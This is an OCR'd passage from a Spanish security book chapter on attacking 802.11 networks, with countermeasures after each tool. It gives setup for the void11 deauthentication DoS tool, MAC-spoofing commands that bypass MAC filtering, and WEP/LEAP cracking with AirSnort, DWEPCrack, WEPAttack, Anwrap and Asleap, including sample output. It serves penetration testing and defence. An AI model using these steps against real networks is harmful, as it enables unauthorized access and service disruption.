


Figura 8-11 La ficha Peer Map.

Debido a que no se define en las especificaciones de 802.11, no hay marca en un paquete que diga "Estoy usando ACL de MAC", pero esto suele descubrirse por medio de una deducción. Si tiene un SSID correcto y una clave WEP, pero aún no es capaz de asociar, pueden estar usando un filtrado MAC (u otro esquema, como 802.1x).

void11

Popularidad:	*7*
Simplicidad:	*6*
Impacto:	*8*
Evaluación del riesgo:	*7*

void11 de WLSec es una herramienta de fuente abierta popular que ha implementado algunos ataques 802.11b básicos y puede descargarse en http://wirelessdefence.org/Contents/Void11Main.htm. En general, los dos tipos de ataques que gvoid11 puede ejecutar son desautentificación y autentificación. Los ataques de autentificación pueden utilizarse para negación de

servicio (DoS) en puntos de acceso inalámbricos, al ahogarlos con solicitudes de autentificación. Este tipo de DoS es un ataque de consumo de recursos de CPU. Los ataques de desautentificación se utilizan para negar el servicio en todas las redes inalámbricas. La configuración más popular de estos ataques mortales consiste en engañar al campo BSSID con paquetes aparentemente válidos, echando, por lo tanto, a sistemas de la red.

La instalación de void11 es muy directa. En primer lugar, compile e instale Linux HostAP-driver (http://hostap.epitest.fi) versión 0.1.2 o superior. Una vez que esté completo, puede descargar y desempacar el binario Linux HostAPD. Ahora su sistema tiene todo el software necesario y ya está listo para configurarse. Establezca su tarjeta Prism2.x/3 inalámbrica para residir en modo maestro al ejecutar `iwconfig wlan0 mode master`, después habilite el modo daemon HostAP por medio de `iwpriv wlan0 hostapd 1`. Por último, puede iniciar su herramienta ya sea con `void11_penetration` o `void11`.

La interfaz void11 se muestra en la figura 8-12. Como puede ver, tiene la capacidad de brincar canales, monitorear tráfico inalámbrico casi en tiempo real y ejecutar ataques (por medio del botón Execute).

Figura 8-12 Interfaz void11.

WEP/WPA

Casi todas las herramientas de detección de redes inalámbricas en un vehículo en movimiento indicarán si una red está o no usando cifrado WEP/WPA. NetStumbler mostrará un pequeño candado en el ícono de la red e indicará "WEP" bajo la columna cifrado cuando se encuentre cifrado WEP/WPA. Kismet mostrará una "Y" bajo la columna W (para WEP) cuando encuentre redes cifradas.

Los olfateadores inalámbricos mostrarán también el estado WEP. tcpdump usa la marca "PRIVACY" cuando WEP está en uso y muestra IV para cada paquete, cuando se recolecta, como se muestra aquí:

```
00:30:36:943042 Beacon (Aironet_350) [1.0 2.0 5.5 11.0 Mbit] ESS CH: 6 , PRIVACY
00:30:36:948759 Data IV:1aa7f6 Pad 0 KeyID 0
00:30:36:949722 Data IV:1ba7f6 Pad 0 KeyID 0
00:30:36:958387 Data IV:1ba7f6 Pad 0 KeyID 0
00:30:36:959349 Data IV:1ca7f6 Pad 0 KeyID 0
00:30:36:968942 Data IV:1ca7f6 Pad 0 KeyID 0
00:30:36:970242 Data IV:1da7f6 Pad 0 KeyID 0
00:30:36:978462 Data IV:1da7f6 Pad 0 KeyID 0
00:30:36:979718 Data IV:1ea7f6 Pad 0 KeyID 0
00:30:36:988863 Data IV:1ea7f6 Pad 0 KeyID 0
00:30:36:990004 Data IV:1fa7f6 Pad 0 KeyID 0
00:30:36:998934 Data IV:1fa7f6 Pad 0 KeyID 0
00:30:36:000148 Data IV:20a7f6 Pad 0 KeyID 0
00:30:36:008549 Data IV:20a7f6 Pad 0 KeyID 0
00:30:36:009741 Data IV:21a7f6 Pad 0 KeyID 0
```


OBTENCIÓN DE ACCESO (HACKEO DE 802.11)

Siguiendo la metodología probada de *Hacking Exposed*, "obtener acceso" es la etapa de la evaluación donde el atacante o auditor, dependiendo de la situación, utiliza la información obtenida durante las fases iniciales de la evaluación. La meta para casi todas las valoraciones del sistema o los destinos adquiridos consiste en obtener acceso de administrador o en el nivel de root a un sistema. Sin embargo, para que esto ocurra, el atacante debe conocer cierto tipo detallado de información de sistema, aplicación y configuración.

En el reino inalámbrico y de 802.11, obtener acceso al sistema es significativamente diferente cuando se compara con los sistemas "cableados". En casi todos de los casos esto se debe a la falta de fortaleza del cifrado implementado WEP o WPA, por lo que se permite al atacante quebrar claves débiles y obtener datos transmitidos pertinentes. Si el atacante ha obtenido acceso a la clave WEP de punto de acceso, eso no significa que haya penetrado la WLAN. La pequeña cantidad de información de comunicación que todavía se requiere para obtener acceso de forma efectiva debe considerarse ridícula comparada con la capacidad necesaria para configurar y utilizar el sistema inalámbrico capaz de quebrarse. Como observará, están disponibles varios métodos para acceder a sistemas, que cubren un amplio rango de niveles de esfuerzo.

SSID

Una vez que tiene el SSID, necesitará volver a configurar su interfaz inalámbrica para usarla. En los sistemas operativos Windows, el vendedor de tarjetas suele proporcionar una utilería para reconfigurar las opciones de la tarjeta o una interfaz en el propio controlador para reconfigurar el SSID. A continuación se muestra la pantalla de configuración de una tarjeta inalámbrica SMC y sus opciones de controlador. El nombre de red se ha cambiado a Linksys, el SSID de la red al que queremos conectarnos.



En Linux, casi todos los controladores darán soporte a la interfaz iwconfig. Se trata de una versión inalámbrica del comando ifconfig utilizado para configurar parámetros de red básicos 802.11 como SSID. Para cambiar el SSID con iwconfig use el siguiente comando, donde "sigma" es el nombre de red y "eth1" es la interfaz inalámbrica:

```
[root@localhost root]# iwconfig eth1 essid sigma
```

Los sistemas BSD, como OpenBSD y FreeBSD, usan el comando `wicontrol`, que cambia los parámetros de tarjetas que usan el controlador wi (Wavelan) y maneja los parámetros de configuración de red específicos para 802.11. Para cambiar el SSID con `wicontrol` use el siguiente ejemplo, donde la interfaz que queremos cambiar es "wi0" y el objetivo de red es el nombre "Lucent":

```
# wicontrol -I wi0 -n Lucent
```

Control de acceso de MAC

Una vez que ha obtenido una lista de direcciones MAC utilizables, necesitará volver a configurar su sistema para usar un nuevo MAC. Para sistemas de Windows, esto puede ser dependiente del controlador. Algunos controladores viejos le permiten volver a configurar la dirección MAC en las propiedades de la interfaz, pero muchos vendedores han deshabilitado esta capacidad. Unas cuantas utilerías están disponibles para ayudar a resolver este problema; una es Bwmachak, creada por BlackWave. Bwmachak cambiará la dirección MAC de una tarjeta inalámbrica Orinoco a una que especifique usted. Para usar Bwmachak elimine primero la tarjeta, después ejecute Bwmachak, como se muestra a continuación (00:09:E8:B4CB:E8 es la MAC que queremos usar)

```
E:\>BWMACHAK.exe 0009E8B4CBE8
```

Después de que el comando se ha ejecutado, inserte su tarjeta y ejecute un `ipconfig/all` para verificar que la dirección MAC ha cambiado.

Los sistemas Linux pueden usar el comando `ifconfig` para cambiar la MAC. Necesitará traer primero la interfaz, después enviar la nueva dirección Ethernet de hardware y, por último, traer la interfaz de regreso y revisar los resultados. Aquí se muestra una secuencia de comandos de ejemplo. Como puede ver, la interfaz inalámbrica es eth1 y la MAC que queremos usar es 00:02:2D:07:E1:FF.

```
[root@localhost root]# ifconfig eth1 down
[root@localhost root]# ifconfig eth1 hw ether 00:02:2D:07:E1:FF
[root@localhost root]# ifconfig eth1 uup
[root@localhost root]# ifconfig eth1

eth1      Link encap: Ethernet HWaddr 00:02:2D:07:E1:FF
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15 errors:2388 dropped:0 overruns:0 frame:2388
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:720 (720.0 b) TX bytes:3300 (3.2 Kb)
          Interrupt:3 Base address:0x100
```

Los sistemas FreeBSD también usan el comando `ifconfig`, pero con un contexto un poco diferente. Traiga la interfaz antes de aplicar los cambios, como en Linux, pero omita "hw" y los puntos en la dirección:

```
# ifconfig fxp0 ether 00022d07e1ff
```

Después traiga la interfaz y revísela para asegurarse de que los cambios han tenido efecto.

Los usuarios de OpenBSD pueden usar la misma utilería para cambiar la dirección MAC, porque la versión proporcionada de ifconfig no da soporte a esta capacidad. Sea no tiene una ubicación de descarga oficial, así que la forma más sencilla de encontrarlo consiste en buscar en Google "openbsd" o "sea.c". La operación de Sea es muy directa y funciona de la siguiente forma. En este ejemplo, wi0 es la interfaz inalámbrica y 00:02:2D:07:E1:FF es la dirección MAC que queremos usar:

```
# sea -v wi0 00:02:2D:07:E1:FF
```

WEP

Privacidad equivalente a cableada (WEP) es un estándar derivado de IEEE para proporcionar un esquema de protección a la capa 2 de OSI para redes inalámbricas 802.11. La meta de WEP no es asegurar completamente la red sino proteger los datos de otros de manera pasiva y escuchar a escondidas en la WLAN. Muchas personas consideran erróneamente que el algoritmo WEP es una solución de seguridad que abarca autentificación y cifrado seguros, una meta que el estándar 802.11 no intenta lograr.

El algoritmo WEP depende de una clave secreta que se comparte entre el punto de acceso y el nodo de cliente, con mayor frecuencia una tarjeta inalámbrica o una laptop. Luego WEP usa el secreto compartido para cifrar todos los datos entre los nodos. La mala concepción común es que WEP proporciona autentificación de red por medio del uso de un secreto compartido. Si una WLAN está implementando WEP, entonces cualquier persona que no obtenga el secreto compartido no puede unirse a la red. Por lo tanto, se piensa que la red es segura. El algoritmo WEP no cifra el encabezado 802.11, ni las porciones de vector de inicialización (IV) o ID del paquete (véase la figura 8-13).

RC4, un algoritmo de cifrado de flujo creado por RSA, cifra constantemente los datos entre dos nodos; por lo tanto, crea un túnel virtual cifrado de manera completa. En relación con su uso común dentro de la arena, RC4 puede utilizar una clave secreta compartida de 64 o 128 bits como semilla para los flujos RC4. Uno de los problemas con la clave secreta compartida es que 24 de los bits se derivan directamente del IV no cifrado; por ello a veces se le conoce a WEP de




Figura 8-13 Estructura de paquete IEEE 802.11.

128 bytes como WEP de 104 bits, y a WEP de 64 bits como WEP de 40 bits. Como se detalla a partir de ahora, varios ataques usan el campo IV no cifrado. Después se cifra el paquete de datos con la clave secreta y se adjunta con un paquete de revisión de suma de chequeo.

Ataques contra el algoritmo WEP

Varios ataques en el algoritmo WEP salieron a la superficie poco después de su introducción e implementación comercial en puntos de acceso y tarjetas de cliente inalámbricos. Los ataques van de pasivos a activos, de basados en diccionario a longitud de clave, y de uno a uno a intermediario. Sin embargo, casi todos los ataques funcionan en general con técnicas de fuerza bruta. Estas técnicas permiten a un atacante probar conjuntos de claves completos, con todas las posibilidades, buscando la única instancia correcta. La otra categoría de ataque WEP se basa en el análisis de los IV en correlación con el primer byte de salida RC4.

Como ya se mencionó, los ataques de fuerza bruta suelen usarse para explotar algunas debilidades clave dentro del algoritmo WEP, sobre todo para determinar la clave secreta compartida. Los ataques pasivos (es decir, ataques que no requieren enviar ningún paquete) le permiten husmear paquetes 802.11 y realizar cálculos de éstos de manera local. La meta para este tipo de ataque no es derrumbar a otros sistemas de la red ni falsificar paquetes para sistemas sino obtener información acerca de los clientes de red, las características de seguridad implementadas y la configuración de puntos de acceso, además de romper la clave WEP. Mediante análisis de tráfico puede determinar los servicios en ejecución, los métodos de cifrado y autentificación, si el esquema de autentificación basado en MAC y el tamaño de la clave en bits están implementados.

Los únicos ataques pasivos que tienen como objetivo el algoritmo WEP son el rompimiento de paquete y clave. El ataque empieza al olfatear un gran número de paquetes de varios clientes (cuantos más paquetes, más probabilidades habrá de que el ataque alcance el éxito). Debido a que IV está en texto simple, puede hacer análisis de paquete basado en cliente y correspondiente a IV. Una vez que tiene dos paquetes que usan el mismo IV, puede utilizar XOR en los paquetes y obtener un XOR para éstos. Lo anterior puede usarse para inferir información acerca de paquetes y eliminar aún más las posibilidades de ataques de fuerza bruta al mensaje dentro del espacio clave. Una vez que se determina XOR, el texto cifrado y el texto no cifrado de un paquete, resulta trivial determinar el secreto compartido, porque éste fue utilizado para crear el XOR.

El otro tipo de ataque consiste simplemente en usar fuerza bruta en la clave secreta compartida. Puede tratar de descifrar el mensaje de la misma forma que lo haría con un punto de acceso, verificando el éxito por medio de suma de verificación. Al aprovechar la debilidad de IV, puede ejecutar ataques de diccionario en revisiones WEP en minutos, o algunas veces en segundos, dependiendo de la lista de palabras y la velocidad de CPU. Un ataque de fuerza bruta de espacio clave completo de 40 bits sólo toma algunas semanas cuando se ejecuta en un solo sistema.

Casi todos los ataques activos contra el algoritmo WEP se concentran en inyectar paquetes en flujos 802.11. Sin embargo, en todos los casos, primero debe saber la MAC del punto de acceso y si se está aplicando WEP, además de la fuerza de bit y clave, si se implementa. Ahora que entiende lo que necesita, si WEP está deshabilitada, el esfuerzo para usar una técnica de inyección de paquetes es insignificante. En cualquier caso, sólo necesitaría forzar el paquete que quiere escribir en el "cable" y enviarlo. Las herramientas que usan algunas de estas técnicas incluyen Air-Jack y Libradiate (http://www.packetfactory.net/projects/libradiate/).

Herramientas que explotan las debilidades WEP


Existen algunas buenas herramientas para automatizar o ayudar a la automatización de la explotación de debilidades WEP. En casi todos los casos, las herramientas usan una combinación de técnicas de captura de paquetes y rompimiento de paquetes para usar estas debilidades.

AirSnort

Popularidad:	*8*
Simplicidad:	*7*
Impacto:	*9*
Evaluación del riesgo:	***8***

La herramienta AirSnort (http://airsnort.shmoo.com) es una colección de secuencias de comandos y programas derivados de la investigación conducida por Tim Newsham, la Universidad de Maryland y la Universidad de California en Berkeley. Es, por mucho, la herramienta de Linux más popular y conocida en la industria utilizada específicamente para romper paquetes inalámbricos. Al principio fue una herramienta de línea de comandos basada en Linux que ocupaba paquetes inalámbricos 802.11b e intentaba quebrar paquetes por medio de una falla de IV débil. Desde entonces ha evolucionado para incluir una GUI, permitiendo la configuración rápida del canal para escanear y la capacidad de especificar la fuerza de la clave WEP.

Para usar AirSnort, primero debe compilar e instalar el código fuente. Al momento de lanzar este libro, la opción común `./configure && make && make install` funcionó para la instalación de AirSnort. Después sólo debe ejecutar AirSnort desde la línea de comandos, y mientras esté en la sesión X Window System, podrá utilizar la GUI. En este caso, primero quiere ejecutar AirSnort en un modo de escaneo para determinar qué puntos de acceso están en rango y si cualquier tráfico se está transmitiendo a través del cable. Como puede ver en la siguiente ilustración, AirSnort ha identificado seis puntos de acceso, dos de los cuales han implementado funcionalidad WEP. Deben capturarse los números que diferencian los paquetes para que funcionen diferentes ataques, pero la GUI de AirSort simplifica el proceso al agregar los botones significativos Start y Stop a su conveniencia.



Medidas para contrarrestar AirSnort

En la actualidad, las medidas para contrarrestar todos los olfateadores de paquete WLAN y las opciones de ruptura son muy simplistas. En primer lugar, es pertinente que implemente WEP en todos sus puntos de acceso con fuerza de clave de 128 bits. Cuando seleccione una clave WEP, es crítico que seleccione una clave secreta que no se encuentra en un diccionario (una que contenga una mezcla de caracteres numéricos, alfabéticos y especiales, si es posible). Además, una clave WEP de más de 8 caracteres de largo es ideal porque incrementa el tiempo necesario por magnitudes para usar fuerza bruta en el espacio de clave sobre una frase de contraseña de seis caracteres. El SSID para su punto de acceso debe cambiarse de la configuración predeterminada, y si el vendedor proporciona cualquier tipo de compostura para el algoritmo WEP, como WEP-Plus, entonces debe implementarse. Recuerde que cualquiera dentro del rango tiene acceso a su transmisión de datos a través de la red 802.11. Por lo tanto, la protección de esos datos debe ser un proceso constante y de varias capas.

DWEPCrack

Popularidad:	*5*
Simplicidad:	*4*
Impacto:	*9*
Evaluación del riesgo:	***6***

DWEPCrack, escrito por Dachb0den Labs (http://www.hacker-soft.net/Soft/Soft_10012.htm), es una herramienta utilizada específicamente para romper paquetes cifrados por medio de la plataforma BSD. Dachb0den Labs se enorgullece de ser una coalición de seguridad dedicada a seguridad e investigación inalámbrica, y se ubica en el sur de California. El conjunto de herramientas Dachb0den se divide en funciones específicas; por lo tanto, permite que cada uno se use de manera individual o se incluya en una secuencia de comandos para funcionar junto a otras funciones. Es, por mucho, el mejor y más completo conjunto de herramientas para explotar numerosas debilidades dentro del algoritmo WEP. Además, dichas herramientas permiten a un atacante explotar las otras debilidades basadas en infraestructura, como las listas de control de acceso basadas en MAC, con algoritmo de fuerza bruta que intenta usar fuerza bruta para el espacio de clave de la dirección MAC en aspiraciones de asociación AP no autorizada. DWEPCrack permite especificar una lista de diccionario para usar fuerza bruta en la clave WEP, además de la opción de usar fuerza bruta en el espacio de clave completo hasta que se encuentre la clave apropiada. Advierta que si el punto de acceso usa una clave WEP de 128 bits, es muy posible que la clave se cambie antes de que se cruce con ella. Si quiere información detallada acerca de rompimiento de contraseñas o cifrado, consulte la sección "WEP" o Google.com.

DWEPCrack analiza el registro, determinando el número de paquetes, IV únicos y claves de cifrado correspondientes utilizadas para aplicar XOR a la carga de trabajo del paquete. Cuando determina si existen los prerrequisitos apropiados para intentar un ataque WEP, intenta usar fuerza bruta y generar una salida para la clave WEP. Aquí se muestra lo que esperaría ver cuando ejecuta DWEPCrack desde la línea de comandos cuando es proporcionada a un registro de paquetes cifrados con WEP:

```
cloud@gabriel ~$ dwepcrack -w ~/sniffed_wlan_log

* dwepcrack v0.4 by h1kari <h1kari@dachb0den.com> *
* Copyright (c) Dachb0den Labs 2002 <ht*p://dachb0den.com> *

reading in captured ivs, snap headers, and samples... done
total packets: 723092

caculating ksa probabilities...
0: 88/654 keys (!)
1: 2850/80900 keys (!)
2: 5079/187230 keys (!)
3: 5428/130824 keys (!)
4: 14002/420103 keys (!)

(!) insufficient ivs, must have > 60 for each key (!)
(!) probability of success for each key with (!) < 0.5 (!)

warming up the grinder...
 packet length: 48
 init ventor: 58:f4:24
 default tx key: 0

progress: ................................

wep keys successfully cracked!
0: XX:XX:XX:XX:XX *
done.

cloud@gabriel ~$
```

Medidas para contrarrestar DWEPCrack

Consulte la recomendación en la sección "Medidas para contrarrestar AirSnort", en páginas anteriores del capítulo, para conocer detalles sobre mitigar algunos de los riesgos asociados con su WLAN.

WEPAttack

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*9*
Evaluación del riesgo:	***9***

Una de las más antiguas adiciones de SourceForge en el espacio de la seguridad inalámbrica es WEPAttack. La herramienta WEPAttack tiene un diseño similar a los otros motores de fuerza bruta de diccionario, pero con la ventaja principal de que puede analizar la salida de Kismet.

La utilería WEPAttack requiere un archivo de volcado de tráfico contra el cual ejecutar sus opciones de ruptura. El conjunto de aplicaciones de Kismet de herramientas de intrusión y vulnerabilidad inalámbrica puede generar automáticamente este archivo. Otros métodos de creación incluyen Ethereal, Windump y un buen tcpdump viejo. El uso de WEPAttacks es muy directo, como se muestra aquí:

```
usage: wepattack -f dumpfile [-m mode] [-w wordlist] [-n network]
```

En la siguiente tabla se muestran las opciones de uso de WEPAttack:

`-f dumpfile`	El dumpfile de red de donde leer
`-m mode`	Ejecuta WEPAttack en modos diferentes. Si esta opción está vacía, todos los modos se ejecutan de modo secuencial (predeterminado): **64** WEP 64, opción de mapa de ASCII **128** WEP 128, opción de mapa de ASCII **n64** WEP 64, función KEYGEN **n128** WEP 128, función KEYGEN
`-w wordlist`	La lista de palabras que se usará; sin ninguna lista de palabras stdin usada.
`-n network`	El número de red, que puede pasarse para atacar sólo una red. El predeterminado es el ataque de todas las redes disponibles (recomendado).

Aquí se muestra un ejemplo del uso de WEPAttack para la línea de comandos:

```
wepattack -f Kismet-Oct-21-2002-3.dump -w wordlist.txt
```

Otra característica excelente de WEPAttack es que puede trabajar en conjunto con John the Ripper. Éste, también conocido como "John", es el motor de ruptura de fuente abierta más popular del mundo. Los binarios y la fuente de John se descargan de http://www.openwall.com/john. John genera una lista de palabras que WEPAttack puede utilizar después para ayudar en la fuerza bruta. Aquí se muestra un ejemplo de su uso:

```
wepattack_word dumpfile
```

La lista de palabras WEPAttack puede descargarse del equipo de WEPAttack en https://sourceforge.net/projects/wepattack. Esta lista de palabras tiene un tamaño de 30 MB.

Medidas para contrarrestar WEPAttack

Consulte la documentación en la sección "Medidas para contrarrestar AirSnort", en páginas anteriores de este capítulo, para conocer los detalles sobre la mitigación de parte del riesgo asociado con su WLAN (sobre todo, la fuerza de cifrado en su tráfico aéreo).

Medidas para contrarrestar WEP

WEP ha heredado problemas de seguridad dentro del protocolo, la implementación y el uso general del vendedor y el consumidor. Desafortunadamente, 802.11 ofrece gran funcionalidad debido a que siempre permite a las personas funcionar sin cables, así que la tecnología inalámbrica nunca se irá. La solución defensiva es incluir capas de seguridad con múltiples esquemas de cifrado y autentificación y sólo usar vendedores que han resuelto el problema de IV y KSA débil WEP. Al final de cuentas, la mejor técnica para asegurar WEP consiste en cambiar realmente a un estándar inalámbrico más seguro y fuerte como WPA o WPA2 (la implementación completa del estándar 802.11i). Analicemos un poco más estas opciones.

LEAP

La tecnología inalámbrica del protocolo ligero de autentificación extensible (LEAP, Lightweight Extensible Authentication Protocol) fue creada y llevada al mercado por Cisco Systems en diciembre de 2000. LEAP de Cisco es un esquema de autentificación 802.1X para redes inalámbricas (WLAN), y el LEAP predeterminado da soporte a una autentificación y cifrado de dos vías. LEAP es diferente de la mayoría de los sistemas de autentificación porque utiliza un servidor de servicio de usuario por marcado de autentificación remota (RADIUS, Remote Authentication Dial-In User Service) para la autentificación real. Además, utiliza una contraseña de inicio de sesión como "clave secreta compartida" del cifrado y proporciona claves de cifrado por usuario y por sesión dinámicas.

Aunque varios vendedores dan soporte a LEAP y lo han integrado en sus conjuntos de aplicaciones de su producto, se encuentra principalmente en dispositivos inalámbricos de Cisco como puntos de acceso Aironet. LEAP fue el protocolo principal dentro del conjunto de protocolos de seguridad inalámbrica de Cisco, permanece disponible sin costo adicional, y utiliza el marco conceptual estándar 802.1X para transmisión y decodificación de paquetes.

Anwrap

Popularidad:	*8*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

Anwrap es una herramienta de seguridad inalámbrica demasiado fácil de usar y muy peligrosa. Es una envoltura Perl para la utilería ancontrol, que es una herramienta nativa de Cisco que permite configurar series Cisco Aironet de dispositivos inalámbricos. Anwrap es, en efecto, una herramienta de ataque de diccionario para tomar como destino dispositivos inalámbricos de Cisco con LEAP habilitado. La herramienta analiza una matriz o lista de usuarios y después la utiliza para autentificarse en el sistema de destino. Los resultados se registran en un archivo de texto separado. La secuencia de comandos Anwrap Perl puede descargarse de http://www.securiteam.com/tools/6O00P2060I.html.

Medidas para contrarrestar Anwrap

Los objetivos de Anwrap son mecanismos de autentificación débiles en dispositivos de red de Cisco con LEAP habilitado. La mejor protección para estos dispositivos mal asegurados consiste en implementar una autentificación fuerte, como el uso de claves secretas y contraseñas, y auditar continuamente esos servicios.

Asleap

Popularidad:	*7*
Simplicidad:	*6*
Impacto:	*5*
Evaluación del riesgo:	***6***

Asleap es una herramienta de seguridad inalámbrica diseñada para capturar y descifrar contraseñas LEAP débiles de puntos de acceso inalámbricos y las correspondientes tarjetas inalámbricas de Cisco. Asleap también puede leer tráfico de cualquier tarjeta de red inalámbrica por medio del modo RFMON (modo de monitor), o en caso de que quiera vigilar varios canales de frecuencia, da soporte a saltos. En caso de que se identifique una tarjeta inalámbrica o un punto de acceso, la información obtenida se despliega al usuario casi en tiempo real. Los archivos PCAP o los archivos OmniPeek almacenados pueden utilizarse como entradas, en caso de que se analicen o procesen datos posteriores al tiempo real.

La característica única de Asleap es que puede integrarse con Air-Jack para derribar a usuarios inalámbricos autentificados de redes inalámbricas de destino. El beneficio de esta característica es que pueda desautentificar a cada usuario en una red para forzarlo a que vuelva a autentificar el punto de acceso. Después, cuando el usuario se vuelva a autentificar en un dispositivo de Cisco con LEAP habilitado, su contraseña se olfateará y romperá con Asleap. ¡Esta herramienta es obligatoria para todos los probadores de penetración inalámbrica!

La instalación de Asleap es un proceso extremadamente fácil. Empieza por ejecutar el comando `make`. Después de compilar o "hacer" los binarios y genkeys, está listo para ejecutar la herramienta. Para ejecutar y desautentificar automáticamente (derrumbar) usuarios de red inalámbrica, primero debe descargar e instalar los controladores y binarios para la herramienta Air-Jack. Air-Jack se puede descargar de http://802.11ninjanet.net. Ésta se descarga de http://asleap.sourceforge.net.

Medidas para contrarrestar Asleap

Las medidas para contrarrestar Asleap son las mismas que las que se analizaron antes para la herramienta de ataque LEAP Anwrap.

WPA

Debido en su mayor parte a las amplias y generales fallas en WEP, surgió un nuevo estándar que trata de resolver muchas de las fallas fundamentales de su predecesor. El acceso protegido Wi-Fi (WPA y WPA2) es un estándar de certificación de la Wi-Fi Alliance destinado a asegurar el tráfico de red inalámbrico y hacer un puenteo en el hueco entre las debilidades de WEP y la promesa completa del estándar 802.11i. Y WPA2 entrega una implementación completa del estándar 802.11i. A WPA2 también se le conoce como red robusta de seguridad (RSN, Robust Security Network).

Si WEP fue un ejemplo de todo lo que NO se debe hacer sobre la seguridad inalámbrica (el cifrado débil, la falta de revisión de integridad por paquete, etc.), WPA2 es todo lo que se DEBE hacer sobre seguridad. El estándar resuelve las tres áreas de la seguridad sólida: autentificación, cifrado e integridad.

